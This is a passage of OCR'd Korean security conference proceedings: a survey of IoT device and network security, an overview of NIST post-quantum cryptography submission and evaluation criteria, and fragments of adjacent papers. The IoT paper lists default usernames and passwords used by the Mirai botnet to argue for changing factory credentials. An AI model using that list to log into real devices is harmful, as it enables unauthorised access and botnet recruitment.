술인 Zigbee, WirelessHART와 비교하여 우수한 보안성을 지니고 있는 기술이다. 이를 실제 도입하기 위해서는 센서 노드에 인증서 기능을 추가하여 안전한 Provision을 통해 마스터 키 생성을 수행하거나, 대칭키 기반 안전한 Provision을 통한 키 분배 기법을 개발하여야 한다. 또한 Provision을 진행 중에 있어 데이터 링크 키를 Global 키를 사용하는 보안 문제점이 있으며 이러한 문제를 고려하여 ISA 100.11a를 무선 산업 센서 네트워크에 도입해야 할 것이다.

Acknowledgement

본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음(IITP-2017-2016-0-00304)

[참고문헌]

[1] ISA100 Working Group, “Wireless systems for industrial automation: Process control and related applications”, 2011

[2] IEC, “IEC 62734 : Industrial networks - Wireless communication network and communication - ISA 100.11a”, 2014

사물 인터넷 환경에서 디바이스와 네트워크 보안

김명종* 손태식**

*아주대학교 컴퓨터공학과

**아주대학교 사이버보안학과

Security for Device and Network on Internet of Things

Myung-Joing Kim* Tae-shik Shon**

*Dept. of Computer Engineering, Ajou University.


**Dept. of Cyber Security, Ajou University

요 약

IoT(Internet of Things), 사물 인터넷 시장이 성장함에 따라 다양한 공격 사례를 보고되고 있다. 이에 맞추어 보안성을 향상시키기 위해 사물인터넷 네트워크 환경에서 디바이스와 게이트웨이의 기능과 규정된 설계 보안 사항에 알아보고,네트워크 보안 관점에서 중앙 집중형과 분산형으로 나누어 사물 인터넷 네트워크에 보안성을 향상시킬 방법에 대해 알아본다.

I. 서론

IoT(Internet of Things)는 “사물 인터넷”이라고 하며 일상 생활에서 사용하는 사물들을 네트워크에 연결하여 정보를 교환할 수 있는 기술을 말한다. 사물 인터넷의 시장은 세계적으로 가파른 성장세를 기록하고 있으며 2020년까지 1.7조 달러로 성장할 것으로 전망되고 있다[1].



[그림 1] IoT Growth


이러한 사물 인터넷의 성장은 자동차, 가전, 산업 등 많은 업종에 도입되어 일상생활에 편의를 제공하지만, 사물 인터넷은 네트워크에 연결된 다른 디바이스들과 다르게 기본적으로 저전력과 저성능이기 때문에 보안 솔루션을 적용하기에 어려움이 있어 보안 위협에 노출되고 있다. 지난 2016년 10월, 국외에서는 보안에 취약한 사물 인터넷 기기들을 미라이(Mirai) 악성코드에 감염되어 대규모 DDoS(Distributed Denial of Service) 공격으로 사용 되어 여러 사이트가 일제히 마비되거나 서비스가 지연되는 사건이 발생하였다. 국외뿐만 아니라 2016년 9

"본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음" (IITP-2017-2016-0-00304)

월, 국내에서도 미라이에 감염된 사물 인터넷 기기에 의한 DDoS 공격이 확인되었다.[2] 2016년 1월에는 웹사이트 '인세캠(Insecam)'에 인해 전 세계에 있는 CCTV, 웹캠이 보안 설정이 취약하다는 것을 보여주었다. 이처럼 사물 인터넷 기기들은 악성 코드에 감염되어 다른 네트워크나 시스템을 공격하는 무기로 사용되거나 개인 사생활을 위협하는 도구로 사용되고 있다. 2장에서는 사물 인터넷 기기에 대한 설명과 보안에 대해 설명하고 3장에서는 사물 인터넷 네트워크에 대한 보안에 대해 설명하고 4장에서는 결론을 말한다.

II. 사물 인터넷 기기 보안

사물 인터넷 서비스에서는 대부분의 사물 인터넷 기기들이 소형, 저전력의 특징을 가지고 있기 때문에 성능과 메모리에 한계가 있다. 한계로 인해 각각의 사물 인터넷 기기들을 네트워크에 연결 할 수 있도록 하는 사물 인터넷 게이트웨이가 있다. 사물 인터넷에서의 보안은 사물 인터넷 기기 보안과 사물 인터넷 게이트웨이 보안이 있다. 사물 인터넷 보안에서는 아래 그림 2 [3]에서 보면 알 수 있듯이 사물 인터넷 디바이스 보안의 중요성을 보여주고 있다.



[그림 2] IoT Security vulnerability

사물 인터넷 기기에서는 미라이 악성코드와 같이 기기 제조 시 기본값 상태의 ID와 비밀번호 미변경, 사용자 및 디바이스 인증 과정에서 공격자의 공격으로 인한 계정 정보의 유출 등이 있다. 사물 인터넷 기기의 보안성을 향상시키기 위한 방법은 다음과 같다.

2.1 보안 요구 사항

사물 인터넷 플랫폼이 발전함에 따라 사물 인터넷포럼에서는 사물 인터넷 기기에 대한 보안 요구 사항을 기밀성, 무결성, 가용성, 인증/인가에 따라 나누어 규정하고 이에 따라 사물 인터넷 기기를 0,1,2,3 등급을 나누어 규정하였다[4].

2.2 경량화 암호

사물 인터넷 기기의 한정된 자원(처리 능력, 메모리, 배터리 등)으로 인해 경량화된 암호가 요구된다. 보안 요구사항인 기밀성, 무결성, 인증/인가를 만족하기 위한 대칭키 암호로는 국제 표준인 AES를 포함하여 국내 표준인 HIGHT, SEED, ARIA, LEA 등이 있다. AES128 암호화의 경우에는 8비트 프로세스 상에서 평균 0.02ms가 소모되어 사물 인터넷 환경에서 사용할 수 있다[5].

2.3 ID/비밀번호 관리

사물 인터넷 기기가 권한이 탈취되어 다른 네트워크에 공격하는 행위나 개인 정보 유출을 방지하기 위해서 초기 비밀번호를 사용하지 않거나 사용하지 않는 포트를 닫아주어야 한다. 미라이 악성코드에서는 포트 스캐닝을 통해 사용되고 있는 포트를 확인 후 여러 가지 과정을 거쳐 기기에서 사용되는 ID는 root, support admin, user,ubnt,tech 등이고 비밀번호는 아래 표 3와 같다. 이와 같이 제조 초기 상태에서 변경되지 않은 ID와 비밀번호는 인가되지 않은 사용자가 접근할 수 있는 원인이 될 수 있으므로 수정해주어야 한다.

[표 2] 취약한 패스워드


xc3511	vizxv	admin	ubnt	zlxx.
juantech	Default	123456	54321	support
password	root	12345	user	admin1234
klv1234	Zte521	hi3518	jvbzd	dreambox

2.4 하드웨어 보안

사물 인터넷 기기가 물리적으로 공격자에게 탈취되었을 경우에 디버그 포트(UART, JTAG)가 노출되고 활성화될 경우 중요 정보가 탈취되거나 시스템이 제어될 수 있다. 또 기기에 저장된 암호화키가 암호화되어 저장되어 있지 않고 평문으로 저장된 경우에는 공격자에게 탈취될 수 있다.

III. 사물 인터넷 네트워크 보안

네트워크 구조는 중앙 집중형 IoT와 분산형 IoT로 나누어서 설명할 수 있으며, IBM의 조사에 의하면 2025년에는 분산형 IoT가 주를 이룰 것이다. 중앙집중형 IoT에서의 사물 인터넷 게이트웨이는 아래의 표 3와 같이 기기들 연결 및 메시지 교환을 지원하고 수집된 데이터를 처리하거나 전송하며 다양한 네트워크 프로토콜간 변환을 해주는 기능을 가지고 있으며, 기기들의 리소스나 접근 권한을 관리하기도 한다. 분산형 IoT는 기기들끼리 패킷을 송수신하는 네트워크이다.



[그림 3] IoT 네트워크 변화

3.1 중앙 집중형 IoT 네트워크 보안

중앙 집중형 IoT 네트워크에서 사물 인터넷 게이트웨이의 보안 요구 사항은 사물인터넷포럼에서 일반 게이트웨이와 사물 인터넷 게이트웨이의 공통적인 보안 요구사항과 사물 인터넷만을 위한 보안 요구 사항을 나누어 규정하고 있다.[6] 사물 인터넷 게이트웨이는 다른 네트워크로부터 기기들에게 패킷을 전송하는 기능을 한다. 공격자의 공격 패킷을 게이트웨이에서 막기 위한 연구로 사물 인터넷 게이트웨이에 SDN(Software Definded Networking) 컨트롤러를 적용하여 게이트웨이를 지나는 패킷들의 트래픽을 관리하고 접근 제어를 통해 해당 네트워크에 속한 기기들을 보호한다[8].

3.2 분산형 IoT 네트워크 보안

분산형 IoT 네트워크에서는 사물인터넷 기

[표 3] 사물 인터넷 게이트웨이 기능

기능	내용
사물간 연결 및 메시지 교환 지원 기능	다양한 사물 및 서버플랫폼간의 통신을 위한 상호연결지원 및 메시지 라우팅 기능
수집데이터 처리/전송 기능	응용에 따라 여러 사물로부터 수신한 정보를 합병(merge) 및 가공하여 외부로 전송하는 기능
다양한 네트워크 프로토콜간 변환기능	지그비 등 저전력 센서네트워크, CoAP, HTTP, 인터넷 등 다양한 프로토콜을 사용하는 사물간 통신을 위한 프로토콜 변환기능
사물디바이스 관리 기능	사물 디바이스와의 연결을 위한 사물 연결 소프트웨어와 연동을 수행하고 연결된 사물 디바이스를 관리하는 기능
리소스 관리기능	사물 디바이스의 프로파일 및 수집된 정보와 게이트웨이 내부의 정보를 관리하는 기능
서버플랫폼 연동기능	사물 인터넷 서버플랫폼과 연동을 통해 정보수집 및 제어서비스를 제공하는 기능
보안 기능	사물 인터넷 게이트웨이, 사물 디바이스, 사물네트워크에 대한 사이버 공격에 대응하기 위한 보안 기능

기끼리의 통신을 기반으로 보안에 관련된 상호 인증, 데이터 교환, 키 교환/보관 등에 대한 문제로 있다[9]. 이러한 문제들을 해결하기 위해서 연구들이 진행되고 있으며 최근에는 블록체인을 활용한 IoT 보안이 연구되고 있다. 블록체인은 참여자들 간에(Peer to Peer) 데이터를 분산 및 저장하여 공동으로 기록하는 데이터베이스로 볼 수 있고 분산형 IoT 네트워크에서는 기기들 간에 중요 정보를 기록되어 보관될 수 있다.

IV. 결론

사물 인터넷은 시장이 커져가고 여러 가지 영역에서 사용됨에 따라 사물 인터넷 네트워크의 기기들이 가지는 취약점들이 발견되고 있다. 이러한 취약점들로 인해 사용자들의 개인 정보나 사생활들이 침해하고 있으며, 권한이 탈취된 기기들로 인한 2차 공격도 일어나고 있다. 취약점들을 막기 위해 키 관리, 접근제어 기능, 데이터 암호화 등의 보안 요구 사항을 따라 설계하여 보안성을 검토하여야 하며, 사용자에 대한 보안 교육도 필요하다. 여러 가지 환경에서 중앙집중형 IoT 네트워크의 사물 인터넷 게이트웨이는 보안성을 높이기 위해 여러 가지 기술들을 적용하여 기기들의 보안성을 높이기 위해 노력하고 있다. 향후 연구에서는 사물 인터넷 게이트웨이에 기술을 적용해 시스템을 구성해 보안성 향상을 확인해보거나 앞으로 발전될 분산형 IoT 네트워크에서 보안성을 향상시킬 수 있는 방안을 연구한다.

[참고문헌]

[1] Samsung, Internet of Things Introducing innumerable opportunities, 2016. http://www.samsung.com/global/business-images/insights/2016/IoT-Whitepaper-0.pdf

[2] 한국인터넷진흥원, 2016년 Mirai 악성코드 동향, 2016.12

[3] SANS Institute, Securing the “Internet of Things” Survey, 2014

[4] 사물인터넷포럼, 사물 인터넷 기기 등급 분류 및 보안 요구사항, 2015.12

[5] 한국인터넷진흥원, “IoT 환경에서의 암호·인증기술 이용 안내서”,2016.4

[6] 사물인터넷포럼, 사물 인터넷 게이트웨이 보안 요구사항, 2015.12

[7] Y.Jarraya, T. Madi, and M. Debbabi,“ A Survey and a Layered Taxonomy of Software-Defined Networking,” IEEE Communication Surveys & Tutorials, vol. 16, no. 4, pp. 1955-1980, 2014.

[8] Bull, Peter, et al. "Flow Based Security for IoT Devices Using an SDN Gateway." Future Internet of Things and Cloud (FiCloud), 2016 IEEE 4th International Conference on. IEEE, 2016.

[9] Roman, Rodrigo, Jianying Zhou, and Javier Lopez. "On the features and challenges of security and privacy in distributed internet of things." Computer Networks 57.10 (2013): 2266-2279.

NIST PQC 표준화 프로젝트에 대한 동향 분석

김준섭, 이지은, 김기문, 박해룡*

*한국인터넷진흥원

Analysis of Trends of NIST Post-Quantum Crypto Project

Jun-Sub Kim, Ji-Eun Lee, Ki-moon Kim, Haeryong Park*

*Korea Internet & Security Agency

요 약

인수분해를 빠르게 처리할 수 있는 Shor 알고리즘이 제안됨에 따라 해당 알고리즘을 양자 컴퓨터에 적용하면 RSA, ECC 등 기존 공개키 암호 방식은 쉽게 깨질 수 있다. 이에 새로운 수학적 어려움에 기반을 둔 PQC에 대한 연구가 진행 중이며, NIST에서는 양자 컴퓨터에서도 안전한 신규 표준 PQC 알고리즘을 공모하기 위해 2016년부터 PQC 표준화 프로젝트를 시작하였다. 따라서 본 논문에서는 NIST PQC 표준화 프로젝트 공모를 위한 제출 요구사항 및 평가 기준에 대해 분석한다.

I. 서론

최근 몇 년 동안, 양자 역학 현상을 이용하여 기존 컴퓨터에서 풀기 어려운 수학적 문제를 해결할 수 있는 양자 컴퓨터에 대한 상당한 연구가 진행되었다. 특히, 양자 컴퓨터에서는 인수분해 문제의 어려움에 기반한 RSA, 이산대수 문제의 어려움에 기반한 타원곡선암호 및 DH(Diffie-Hellman) 키 교환 등 수많은 공개키 암호 시스템이 더 이상 안전하지 않다. 양자 컴퓨터의 출현 가능성이 가시화됨에 따라 인수분해나 이산대수 문제의 어려움에 기반을 두지 않는 새로운 수학적 어려움에 기반을 둔 암호 시스템에 대한 연구가 진행되고 있다. 이를 PQC(Post-Quantum Crypto)라고 한다. 이에 격자 기반(Lattice-based) 암호, 코드 기반 암호(Code-based), 다변수 이차다항식 기반(Multivariate-based) 암호, 아이소제니 기반(Isogeny-based) 암호 및 해시 기반(Hash-based) 전자서명 등 신규 PQC 연구가 증가하는 추세이다[1].

국외 PQC 연구 동향으로 미국 NSA(National Security Agency)는 Suite B Cryptography를 양자 공격에 저항할 수 있는 새로운 Cipher Suite(PQC)로 전환할 계획을 공표[2], NIST(National Institute of Standards and Technologies)는 양자 컴퓨터에 안전한 PQC 표준화 프로젝트를 진행[3], 유럽(EU)은 양자컴퓨터에 안전한 암호기술 사업인 SAF Encrypto[4]와 PQCrypto[5]를 착수, Microsoft는 SIDH(Supersingular Isogeny Key Exchange) SW 라이브러리를 개발[6], Google은 자사 개발판 브라우저(Canary)에 격자 기반 키 교환 프로토콜 'New Hope'를 탑재하여 TLS

* 이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임(No.2017-0-00616, 격자기반 양자내성 공개키암호 스킴 개발)

에 대한 적용 시험을 시작하였다.

국내 PQC 연구 동향으로는 서울대, 고려대, KAIST 등 학계를 중심으로 격자 기반 암호기술 개발을 위한 기반 이론 연구를 수행하고 있으며[7], 미래창조과학부에서는 NIST PQC 프로젝트에 공모하는 조건으로 PQC R&D 과제를 공모하였다[8].

그 중 NIST는 PQC 연구들에 대한 안전성을 높이고 성능을 향상시킬 수 있는 연구의 필요성에 따라 PQC에 대한 표준 개발을 시작하는 것이 현명하다고 결정했고, PQCrypto 2016에서 PQC 표준화 프로젝트를 발표했다. 이에 NIST는 2016년에 공식 제안 요청을 공모하였고, 2017년 11월에 PQC 표준화 제출을 마감한다. 이번 PQC 프로젝트와 AES/SHA3 공모의 다른점으로 PQC는 AES 또는 SHA3 보다 진행 절차가 더 복잡할 것이며, AES/SHA3에서 최종 알고리즘을 선택하는 것과 달리 제출된 PQC 후보 알고리즘에서 몇몇의 좋은 알고리즘을 선택한다는 것이다. 즉, 공개적으로 안전성 및 효율성을 인정받은 하나 이상의 PQC 스킴이 표준화로 채택될 수 있다. 또한, 요구사항 및 타임라인은 양자 컴퓨팅의 발전 속도에 따라 잠재적으로 변경될 수 있다[9].

AES/SHA3와 마찬가지로 PQC 표준화 프로젝트 공모는 수많은 PQC 연구 결과들이 제출될 것으로 예상된다. 따라서 NIST PQC 표준화 프로젝트에 대한 공모 절차 및 평가 기준에 대한 이해와 도움을 주기 위해 본 논문에서는 PQC 표준화 프로젝트 동향을 분석하고자 한다.

II. NIST PQC 프로젝트 분석

NIST PQC 프로젝트는 2017년 11월부터 시작되어 3~5년간 제출된 PQC 후보 알고리즘에 대한 내부/공개 분석 및 평가 단계를 거쳐서 2년 후 표준안 선정을 진행한다. 분석 및 평가 단계는 총 2라운드로써 각 라운드 마다 12~18개월이 소요될 예정이며, 필요시 3라운드에 대한 평가를 진행할 예정이다.

2.1 제출 패키지의 요구사항

제출 패키지는 2017년 11월 30일까지 접수되어야 하며, 2017년 9월 30일 전까지 제출된 패키지는 완성도를 위해 사전 검토한다. 이 검토는 마감 일자를 고려하여 2017년 10월 31일까지 통보를 받게 된다. 제출 패키지의 구체적인 요구사항은 다음과 같다.

① 표지 : 암호시스템 이름, 제출자(대표) 개인정보, 나머지 제출자의 이름, 서명 등

② 알고리즘 명세 및 지원 문서 : 알고리즘 명세, 성능 분석, KAT(Known Answer Test)값, 예상된 보안 강도, 알고리즘 분석, 장점 및 한계점 기술

③ 광학 미디어 : 레퍼런스 및 최적 소스 코드(ANSI C), KAT, 지원 문서, 일반 요구사항(README 파일) 포함

④ 지적 재산권/합의/공개 : 제출자의 성명서, 특허 소유자의 성명서, 레퍼런스/최적 구현 소유자의 성명서

2.2 최소 요구사항

제출한 스킴은 다음의 최소 요구사항을 만족해야 한다.

① 알고리즘은 공개되어야 하며, 공개 검토 및 평가 과정에 사용될 수 있으며, 표준이 된다면 특허에 대해 자유로워야 함

② 알고리즘은 양자 컴퓨터에 대해 안전하지 않은 요소들을 포함해서는 안 됨(예 : 인수분해, 이산대수 기반의 암호화 또는 서명)

③ 알고리즘은 공개키 암호화, 키 교환, 전자서명 중 적어도 하나의 기능 제공

- o 공개키 암호화 스킴은 키 생성, 암호화, 복호화 알고리즘을 포함. 키 생성은 공개 및 개인키를 생성. 공개키로 암호화된 메시지 또는 대칭키는 공개키에 대응하는 개인키로 복호화가 가능해야 함. 최소한 256비트 길이 이상의 메시지나 키에 대한 암·복호화 지원
- o 키 확립 스킴은 키 생성, 캡슐화, 디캡슐화 알고리즘을 포함. 키 생성은 동일한 공유 비밀정보를 통해 공개 및 개인키 쌍 생성. 최소한 256 비트 길이 이상의 키 공유
- o 전자서명 스킴은 키 생성, 서명, 검증 알

고리즘을 포함. 키 생성은 공개 및 개인 키를 생성. 개인키로 서명된 메시지는 개인키에 대응하는 공개키로 검증. 2^{63}비트까지의 메시지 크기를 지원

④ 제출된 패키지는 주장하는 안전성을 달성하는데 필요한 파라미터 및 설정에 대한 구체적인 값을 제공

2.3 평가 기준

제출된 스킴의 평가 기준은 안전성(Security), 비용(Cost), 알고리즘 및 구현 특징(Algorithm and Implementation Characteristics)으로 나누어 진행되며, 각각의 평가 기준에 대한 구체적인 내용은 다음과 같다.

2.3.1 안전성

암호 스킴에서 제공된 안전성은 평가에 가장 중요한 요소이며, 스킴은 다음과 같은 요인에 의해 판단된다.

① 공개키 암호의 응용 분야 : 기존 표준인 전자서명(FIPS 186), 키 확립(SP 800-56A, SP 800-56B)의 대안이 될 PQC 알고리즘의 표준화 진행. 해당 표준은 TLS, SSH, IKE, IPsec, DNSSEC 등과 같은 인터넷 프로토콜에서 널리 사용되고 있으며, PQC 프로젝트에 제출된 PQC 후보 알고리즘에 대한 응용 분야에서 제공하는 안전성을 NIST 또는 공개적으로 평가

② 암호화/키 확립을 위한 안전성 정의 : Adaptive chosen ciphertext attack에 대한 안전성(IND-CCA2)을 만족하는 하나 이상의 암호화 또는 키 확립 스킴에 대한 표준화 진행. 제출된 키 확립 또는 암호화 스킴에서 기술된 것을 사용하여 해당 안전성을 만족하는지 평가(안전성 증명을 제시할 필요는 없지만, 증명한다면 해당 증명을 고려). 보안 강도를 측정하기 위해 공격자는 2^{64}개미만의 선택 암호문의 복호화만 가능한 것으로 가정

③ 임시 암호화/키 확립에 대한 안전성 정의 : Chosen ciphertext attack에 대한 안전성(IND-CPA)을 만족하는 암호화 또는 키 확립 스킴에 대한 표준화 진행. 제출된 키 확립 또는 암호화 스킴에서 기술된 것을 사용하여 해당 안전성을 만족하는지 평가(안전성 증명을 제시할 필요는 없지만, 증명한다면 해당 증명을 고려). 키 재사용 시 발생되는 취약점에 대해 설명 필요

④ 전자서명의 안전성 정의 : Adaptive chosen message attack에 대한 안전성(EUF-CMA)을 만족하는 전자서명 스킴에 대한 표준화 진행. 제출된 전자서명 알고리즘에서 기술된 것을 사용하여 해당 안전성을 만족하는지 평가(안전성 증명을 제시할 필요는 없지만, 증명한다면 해당 증명을 고려). 보안 강도를 측정하기 위해 공격자는 2^{64}개미만의 선택 메시지의 서명만 가능한 것으로 가정

⑤ 보안 강도 분류 : PQC의 보안 강도를 예측함에 있어 매우 중요한 불확실성이 있을 것으로 예상. 불확실성은 다음과 같이 두 가지 요인이 발생.

- o 새로운 양자 알고리즘이 발견되어 새로운 암호 해독 공격을 일으킬 가능성
- o 비용, 속도, 메모리 사이즈와 같은 미래의 양자 컴퓨터의 성능 특징에 대한 제한된 능력

불확실성을 해결하기 위해 다음의 접근 방식을 제안. 안전성 비트 수에 대한 정확한 추정을 사용하여 제출된 알고리즘의 강도를 정의하는 대신에 광범위한 보안 강도 분류를 정의.

- o 비슷한 안전성을 제공할 때 제출된 알고리즘간의 의미있는 성능 비교 용이
- o 더 긴 키 길이가 필요한 미래에 대비
- o 패딩에 필요한 대칭키 프리미티브나 스킴에 필요한 대칭키 암호 결정
- o 설계상 보안/성능 tradeoff 이해

⑥ 추가 보안 특성 : 완전 전방향 안전성(Perfect forward secrecy), 안전성 및 성능이 상호작용하는 경우의 부채널 공격(Side-channel attack)에 대한 저항, 다중

키 공격(Multi-key attack)에 대한 저항, 오용에 대한 저항(코딩 에러, 난수 생성기 오동작, 난수 재사용, 키쌍 재사용 등에 대한 내성)

⑦ 다른 고려사항 : 스킴의 명확성, 문서의 명확성 및 분석 수준, 제시된 스킴의 안전성

2.3.2 비용

비용은 사이즈, 계산 효율성, 복호화 실패를 고려하여 평가가 진행된다. 중요한 응용 중 다양한 성능 tradeoff가 필요한 경우 다양한 요구에 대응할 수 있도록 여러 개의 알고리즘을 표준화할 예정이다.

① 공개키, 암호문, 서명 크기 : 스킴은 공개키, 암호문, 서명의 크기에 기초하여 평가. 이러한 요소는 대역폭이 제한된 어플리케이션 또는 제한된 패킷 크기를 가진 인터넷 프로토콜에 대한 중요 고려 요소. 공개키를 캐싱하거나 자주 전송하지 않는 응용프로그램의 경우 공개키의 크기가 덜 중요할 수 있으나 모든 세션이 시작될 때 공개키를 전송하여 완전 전방향 안전성을 제공하는 응용프로그램의 경우 작은 공개키를 사용하면 큰 이점을 얻음

② 공개 및 개인키 계산 효율성 : 공개키(암호화, 캡슐화, 서명 검증) 및 개인키(복호화, 비캡슐화, 서명)의 계산적 효율성에 기초하여 평가.

③ 키 생성의 계산 효율성 : 키 생성의 계산적 효율성에 기초하여 평가. 키 생성 시간은 완전 전방향 안전성을 제공하기 위해 사용된 공개키 암호화 알고리즘 및 키 확립 메커니즘에 중요

④ 복호화 실패 : 일부 공개키 암호화 알고리즘 및 키 확립 메커니즘은 올바르게 구현되더라도 때때로 복호화/디캡슐화를 할 수 없는 암호문을 생성. 복호화/디캡슐화에 대한 오류가 있는 알고리즘의 경우 오류 발생률을 제공하고 오류로 인해 발생할 수 있는 안전성 영향에 대해 분석

2.3.3 알고리즘 및 구현 특징

알고리즘 및 구현 특징은 다음과 같이 유연성(Flexibility), 단순성(Simplicity), 채택(Adoption)으로 나누어 평가가 진행된다.

① 유연성 : 안전성과 성능 면에서 우수할 경우 보다 더 많은 유연성을 갖는 스킴 선호. 다음의 유연성 예제가 포함될 수 있음

- o 공개키 암호화, 키 확립 메커니즘, 전자서명의 최소 요구사항을 넘어 추가적인 기능을 제공하도록 수정할 수 있음
- o 다양한 안전성 및 성능 목표를 충족하기 위해 스킴의 파라미터에 대한 조절이 쉬워야 함
- o 스마트카드 등 다양한 플랫폼에서 안전하고 효율적으로 구현
- o 구현은 높은 성능을 갖도록 병렬화할 수 있음
- o 스킴의 큰 수정없이 기존 프로토콜이나 응용프로그램에 포함되어 사용

② 단순성 : 제출된 스킴은 설계 단순성에 따라 판단

③ 채택 : 알고리즘 또는 구현의 광범위한 채택을 방해하거나 촉진시키는 요인은 평가 절차에서 고려

2.4 평가 절차

제출된 알고리즘의 기술적 평가를 위해 NIST 직원으로 구성된 내부 패널을 구성하여 제출된 알고리즘을 분석하고 공개 의견을 검토한다. 또한, 패널은 PQC 표준화 컨퍼런스에서 발표된 모든 발표자료, 토론 및 기술 논문뿐만 아니라 다른 암호 연구 컨퍼런스 및 워크샵에서 작성된 기타 관련 논문 및 발표자료도 고려한다. 각 PQC 표준화 컨퍼런스 후 보고서를 발행하며, 최종 선정은 NIST가 결정한다.

2.4.1 개요

평가의 초기 단계는 제출된 알고리즘에 대해 12~18개월간의 공개 검토로 구성된다. 제출된 알고리즘의 암호학적 강점 및 약점에 대하여 공개적으로 평가하고, 이를 통해 표준화 후보군을 줄여서 보다 깊게 분석을 수행한다. 표준화 후보군에 포함되지 않은 알고리즘도 NIST의

검토에서 명시적으로 제거되지 않는 한 나중에 표준화의 고려 대상이 될 수 있다.

두 번째 평가 시작 전에 평가의 다음 단계에서 사용할 업데이트된 최적 구현을 제공할 수 있으며, 보안 알고리즘이나 효율성을 고려하여 제출된 알고리즘을 약간 수정 가능하다. 초기 단계와 마찬가지로 평가 기간은 12~18개월간의 공개 검토로 구성되어 평가하고 이를 통해 표준화 후보군을 줄이게 된다.

공개적인 의견을 수렴하기 위해 PQC 표준화 컨퍼런스는 3번의 컨퍼런스가 개최될 예정이다. 첫 번째 컨퍼런스는 2018년 4월 12~13일에 개최, 두 번째 컨퍼런스는 최초 공개 평가 과정이 끝날 즈음에 개최, 세 번째 컨퍼런스는 두 번째 평가 과정 종료 후 개최될 예정이다.

2.4.2 기술적 평가

NIST는 제출물에 대해 공개 의견을 요청하고 평가의 초기 단계에서 수행될 NIST의 분석은 다음의 최소 사항을 포함해야 한다.

① 정확성 확인 : 제출물에 포함된 KAT 값은 레퍼런스 및 최적 구현의 정확성을 확인하기 위해 사용

② 효율성 테스트 : 제출된 최적 구현을 이용하여 다양한 계산 효율성 테스트 수행. 예를 들어, 키, 암호문, 서명의 크기뿐만 아니라 키 생성, 암호화, 복호화, 전자 서명, 서명 검증, 키 확립에 대한 시간이 포함

③ 기타 테스트 : 제출된 알고리즘의 다른 기능을 테스트할 수 있음

※ 플랫폼 및 컴파일러

위의 테스트는 NIST PQC 기준 플랫폼인 Windows 또는 Linux에서 실행 및 GCC 컴파일러를 지원하는 Intel x64에서 수행된다. 기준 플랫폼에서 효율성 분석을 수행하지만, 비슷한 테스트를 추가 플랫폼(예 : 8비트 프로세서, 디지털 신호 프로세서, 전용 CMOS 등)에서 결과를 비교한다.

하드웨어로 구현할 때 제출된 알고리즘의 효율성에 관한 의견을 받아들인다. 두 번째 평가 기간 동안 제출된 알고리즘의 예상된 하드웨어 효율성을 비교하기 위해 하드웨어 설명 언어(HDL : Hardware Description Language)를 이용하여 알고리즘의 사양을 요청할 수 있다.

2.4.3 PQC 표준화 컨퍼런스에 대한 초기 계획

공개 컨퍼런스는 제출 기간이 끝난 직후에 열리고, 제출자는 제출된 알고리즘에 대해 공개적으로 설명하고 토론하기 위해 초대된다. 알고리즘에 대한 문서는 컨퍼런스에서 이용 가능하며, 컨퍼런스의 세부 사항은 NIST PQC 프로젝트 홈페이지에 게시된다.

III. 결론

본 논문에서는 NIST PQC 표준화 프로젝트에 대한 동향을 살펴봤다. 본 논문을 통해 제출하는 스킴에 대한 요구사항 확인 및 문서 작성 등에 대한 참고자료로 활용될 것이라 생각된다. 또한, 국내의 많은 연구진들이 NIST PQC 표준화 프로젝트 공모에 참여하여 국내 양자내성암호가 세계적으로 인정받을 수 있기를 기대한다.

[참고문헌]

[1] KISA, 양자컴퓨팅 환경을 고려한 현대암호 안전성 연구, 2016.

[2] NSA, https://www.iad.gov/iad/programs/iad-initiatives/cnsa-suite.cfm

[3] NIST, http://csrc.nist.gov/groups/ST/post-quantum-crypto/

[4] SAFEcrypto, http://www.safecrypto.eu/

[5] PQCRYPTO, https://pqcrypto.eu.org/

[6] Microsoft, https://www.microsoft.com/en-us/research/project/sidh-library/

[7] 미래창조과학부, ICT R&D 중장기 기술로드맵 2022, 2016.

[8] IITP, https://www.iitp.kr/

[9] NIST, Post-Quantum Cryptography: NIST's Plan for the Future, 2016.

이더리움을 이용한 화이트리스트 기반의 안티 바이러스 모델*

김광훈*, 염흥열**

*순천향대학교 융합서비스보안학과,**순천향대학교 정보보호학과

White List based Anti_Virus Model Using Ethereum

Kwang-Hun Kim*, Heung-Youl Youm**

*Department of Convergence Service Security, SoonChunHyang University.

**Department of Information Security Engineering, SoonChunHyang University.

요 약

